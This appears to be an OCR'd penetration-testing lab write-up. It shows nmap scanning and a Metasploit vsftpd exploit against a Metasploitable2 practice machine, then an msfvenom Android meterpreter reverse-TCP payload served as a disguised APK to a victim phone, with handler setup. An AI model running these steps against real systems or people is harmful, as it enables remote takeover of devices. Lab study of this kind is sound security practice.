
1. Start both the machines. It will take few minutes.
2. We have to get the ip address of the victim system.We can get it by ifconfig.




3. Scanning: -Now as we have the victim's ip address, we can gather information and exploit it. For this we will use a tool called nmap is the best option to use.

nmap -sV -T5 <victim's ip address> -Pn


4. Vulnerability Analysis: - As we can see so many ports areopened but our workstation is ftp, port 21.




5. Exploitation: -To exploit, we will use metasploit. We canopen it by msfconsole command.



6. Follow the images shown below for further exploitation.
   a) Search for vsftpd module *use 1* (mod number)
   b) Press options to see what parameters to set
   c) Press RHOSTS command to set remote host; victim's ip.
   d) Exploit



7. We have to create a folder in the remote system. We will create the folder by *mkdir* command.




Conclusion: -

The metasploitable2 system is vulnerable to many openings but for this task, ftp port was the easiest to exploit. Basically, this machine was created for cybersecurity officials and pen tester to practice and sharptheir hacking skills.

Exploiting android system through kali Linux: -

1. Start both the machines. It will take few minutes.
2. To exploit the android system, we need to create an exploit using Metasploit.
3. Follow the images given below for further exploitation.
4. As we are trying a web attack so we need to enable our apache2 server, which can be done by Service apache2 start and to check, replace start by status.



5. Exploitation: -Given below command to create and exploit the android system.

   >msfvenom -p android/meterpreter/reverse_tcp


   LHOST=192.168.29.218 LPORT=4444R> /var/www/html/mobileApp.apk

   a) use multi/handler


   b) set payload android/meterpreter/reverse_tcp

   c) show option - We can see that the LHOST is not set.


   d) set LHOST 192.168.29.25(Attacker's Ip address)




6. Before exploiting the android system, we have to send thepayload to the android system.
7. We can download the malicious .apk file from web-browser, 192.168.29.25/mobileApp.apk.




8. After downloading the .apk file, it will show like this,Main Activity.




Follow the instructions given below for smooth installation: -







